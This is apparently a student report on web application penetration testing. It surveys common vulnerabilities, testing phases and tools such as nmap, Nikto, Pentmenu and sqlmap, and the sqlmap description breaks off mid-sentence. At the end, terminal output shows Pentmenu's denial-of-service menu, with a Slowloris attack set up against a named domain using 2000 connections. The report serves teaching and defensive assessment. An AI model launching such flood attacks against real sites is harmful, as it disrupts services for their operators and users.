Web-app pen testing

1 INTRODUCTION :

Web application penetration testing is a security assessment technique that aims to identify and assess vulnerabilities and weaknesses in web applications. It involves simulating real-world attacks on the web application to uncover potential security flaws and provide recommendations for improving the application's security posture.

1.1 Overview :

Risks and Vulnerabilities Associated with Web Applications

Web applications are susceptible to a wide range of risks and vulnerabilities, including :

Injection attacks (e.g., SQL injection, cross-site scripting) that allow attackers to manipulate data or execute malicious code.

Inadequate authentication and authorization mechanisms, leading to unauthorized access to sensitive information.

Cross-site request forgery (CSRF) attacks that trick users into performing unintended actions.

Insecure direct object references, where attackers can access restricted resources.

Insecure session management, allowing unauthorized users to hijack sessions.

Server misconfigurations, outdated software, and weak encryption protocols, exposing vulnerabilities.

1.2 Purpose :

Importance of Conducting Security Assessments :

Web applications are often targeted by hackers and malicious actors due to their widespread use and potential for valuable data.

Security assessments help identify vulnerabilities and weaknesses in web applications before they can be exploited by attackers.

Assessments provide insights into the overall security posture of the application, allowing organizations to take proactive measures to protect their systems and data.

Regular security assessments help maintain compliance with industry regulations and standards, ensuring the protection of sensitive information.

2 LITERATURE SURVEY :

2.1 Existing Problem

Common Security Issues and Vulnerabilities in Web Applications :

Web applications face various security issues and vulnerabilities, including:

Injection attacks (e.g., SQL, OS, or LDAP) that exploit improper input handling.

Cross-Site Scripting (XSS) where malicious scripts are injected into web pages.

Cross-Site Request Forgery (CSRF) that tricks users into performing unintended actions.

Broken authentication and session management, leading to unauthorized access.

Security misconfigurations, such as default credentials or open directories.

Insecure direct object references, allowing unauthorized access to resources.

Server-side and client-side validation flaws, enabling data manipulation.

Insufficient logging and monitoring, hindering incident response.

Identifying and addressing these issues is vital to secure web applications and protect user data.

Real-World Incidents :

Numerous incidents have highlighted the impact of web application security breaches, such as:

The Equifax data breach in 2017, exposing personal information of millions of customers.

The Capital One breach in 2019, compromising the data of over 100 million customers.

The WannaCry ransomware attack, exploiting vulnerabilities in web applications to spread globally.

The Heartbleed bug, a security vulnerability in OpenSSL affecting numerous web applications.

These incidents demonstrate the significant consequences of web application security flaws and the importance of robust security measures.
Statistics and Research Findings:

Research studies consistently reveal the prevalence of web application vulnerabilities :

The OWASP Top 10 list regularly highlights the most critical web application security risks.

According to various reports, SQL injection and XSS vulnerabilities remain among the most common.

Statistics from security assessments and penetration testing engagements often show a high percentage of web applications with vulnerabilities.

Research findings emphasize the importance of ongoing security testing and mitigation strategies to protect web applications.

2.2 Proposed Solution

Web application penetration testing is a crucial process for ensuring the security of web applications. To conduct effective testing, it is essential to follow best practices and methodologies. These practices involve using systematic approaches to identify and mitigate vulnerabilities effectively.


The importance of a systematic approach lies in its ability to provide a structured and organized way of conducting tests. This ensures that all potential security loopholes are thoroughly examined, reducing the risk of overlooking critical vulnerabilities.

Furthermore, the use of various tools, frameworks, and techniques enhances the efficiency and accuracy of the testing process. These tools can automate repetitive tasks, simulate real-world attacks, and provide comprehensive analysis of the application's security posture.

By integrating best practices, following systematic approaches, and utilizing appropriate tools and techniques, web application penetration testing can identify and address security weaknesses, bolstering the application's overall security and safeguarding it against potential cyber threats.

3 THEORETICAL ANALYSIS :

3.1 Block Diagram :



Target Web Application : This represents the web application that is being tested for vulnerabilities.

Test Planning : This phase involves defining the objectives, scope, and testing methodologies for the penetration testing engagement.

Information Gathering: In this phase, relevant information about the target application, such as its architecture, technologies used, and potential entry points, is collected.

Vulnerability Assessment: This phase includes scanning the target application for known vulnerabilities, such as SQL injection, cross-site scripting (XSS), and insecure direct object references (IDOR).

Manual Testing: Skilled penetration testers perform manual testing to identify logical flaws, business logic vulnerabilities, and other complex security issues that may not be easily detected by automated tools.

Exploitation: If vulnerabilities are found, this phase involves exploiting them to gain unauthorized access or perform unauthorized actions on the target application.

Post-Exploitation: After successful exploitation, the penetration tester investigates the extent of the compromise and identifies potential further exploits or areas of vulnerability.

Reporting: A comprehensive report is generated, documenting the findings, including vulnerabilities discovered, their impact, and recommended remediation steps.

Remediation: The report is shared with the relevant stakeholders, who can then take appropriate actions to fix the identified vulnerabilities and enhance the security of the web application.

Re-Testing: After the necessary security fixes and enhancements have been implemented, a re-testing phase is conducted to ensure that the identified vulnerabilities have been successfully mitigated.

3.2 Hardware/Software Designing :

3.2.1 Information Gathering Reconnaissance:

Passive Reconnaissance : Passive reconnaissance involves gathering information without directly interacting with the target system. It includes collecting publicly available data and network observations.

- Whois : Whois is a command-line tool used to retrieve information about domain registration, such as the owner's contact details, registration date, and DNS servers.
- Traceroute: Traceroute is a network diagnostic tool that traces the route taken by packets from the source to the destination. It helps identify the network path and measure latency between network hops.

- Nslookup: Nslookup is a command-line tool used to query DNS (Domain Name System) servers for information about a specific domain or IP address. It can retrieve DNS records, including IP addresses, domain names, and mail server information.

Active Reconnaissance: Active reconnaissance involves direct interaction with the target system to gather information. It includes port scanning and identifying active services.

- Nmap: Nmap (Network Mapper) is a powerful and widely used network scanning tool. It helps discover open ports, services running on those ports, and fingerprint the operating system of the target system. Nmap can perform various scan types, including TCP, UDP, SYN, and ICMP scans.

3.2.2 Vulnerability Assessment:


- Nikto: Nikto is an open-source web server scanner that performs comprehensive vulnerability assessments of web servers. It scans for known vulnerabilities, misconfigurations, and insecure server configurations. Nikto helps identify potential security risks in web applications and provides detailed reports on the vulnerabilities found.

3.2.3 Exploitation:

- Pentmenu: Pentmenu is a penetration testing menu-driven framework designed for ease of use. It provides a collection of tools and scripts for various stages of penetration testing, including reconnaissance, scanning, exploitation, and post-exploitation. Pentmenu simplifies the execution of commands and automates certain tasks during the exploitation phase.

- Sqlmap: Sqlmap is an open-source penetration testing tool specifically designed for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of detecting SQL injection flaws, extracting database information, and

4 FLOWCHART :


Target Web Application Analysis
Test Planning
Information Gathering
Reconnaissance
Vulnerability assessment
Exploitation
Documentation

5.ADVANTAGES & DISADVANTAGES

5.1 Advantages

1. Identify vulnerabilities: Penetration testing helps uncover vulnerabilities in web applications, such as software bugs, configuration errors, or coding flaws. By identifying these weaknesses, organizations can take proactive measures to fix them before they are exploited by hackers.

2. Mitigate security risks: By identifying and addressing vulnerabilities, web application penetration testing helps reduce the risk of potential security breaches. It allows organizations to take necessary steps to safeguard their web applications and the sensitive data they process or store.

3. Compliance with regulations: Many industries have specific regulatory requirements for securing web applications and protecting user data. Conducting regular penetration testing helps organizations demonstrate compliance with these regulations and standards, such as the Payment Card Industry Data Security Standard (PCI DSS) or the General Data Protection Regulation (GDPR).

4. Protect user data: Web applications often handle sensitive user information, such as personal details, financial data, or login credentials. Penetration testing helps ensure the confidentiality, integrity, and availability of this data, minimizing the risk of data breaches and unauthorized access.

5. Safeguard business reputation: A security breach or compromise can severely damage an organization's reputation and erode customer trust. Web application penetration testing allows companies to proactively address vulnerabilities, minimizing the chances of a breach and preserving their reputation.

5.2 Disadvantages

1. False sense of security: Conducting penetration testing does not guarantee that all vulnerabilities will be discovered or that the application is entirely secure. It's possible that some vulnerabilities may go undetected, leading to a false sense of security.

Organizations should understand that penetration testing is just one component of a comprehensive security strategy.

2. Limited scope: Penetration testing typically focuses on a specific web application or a set of applications within a given scope. However, organizations often have a complex infrastructure with multiple interconnected systems, APIs, or microservices. Penetration testing may not cover all components of the system, leaving potential vulnerabilities undiscovered.

3. Time and resource-intensive: Penetration testing requires time, effort, and expertise to plan, execute, and analyze the results. Organizations may need to allocate sufficient resources, including skilled personnel, to conduct comprehensive tests. This can be challenging for organizations with limited budgets or tight timelines.


4. Impact on production systems: Penetration testing involves actively probing and testing the application's security controls, which can potentially cause disruptions or unintended consequences. In some cases, the testing activities may impact the availability or performance of the application, affecting business operations. Careful planning and coordination are necessary to minimize any negative impact on production systems.


5. Limited testing window: Web applications are constantly evolving, with frequent updates, patches, or feature enhancements. The time window between penetration tests may be limited, and new vulnerabilities could emerge after the testing is completed. Regular testing and continuous monitoring are necessary to address emerging threats.


6. Cost considerations: Engaging professional penetration testers or security consultants can be costly, especially for smaller organizations or startups with limited budgets. The expenses associated with conducting regular penetration tests, remediation efforts, and maintaining a robust security posture can be a significant financial burden.


6.RESULT :

https://github.com/smartinternz02/SI-GuidedProject-525228-1688112861.git






lokesh@lok-kali: ~/Documents/0-lab/git-tool/pentmenu
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmen
u/master/README.md before proceeding
1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>2
1) ICMP Echo Flood
2) ICMP Blacknurse
3) TCP SYN Flood
4) TCP ACK Flood
5) TCP RST Flood
6) TCP XMAS Flood
7) UDP Flood
8) SSL DOS
9) Slowloris
10) IPsec DOS
11) Distraction Scan
12) DNS NXDOMAIN Flood
13) Go back
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
pit.ac.in
Target is set to pit.ac.in
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
2000


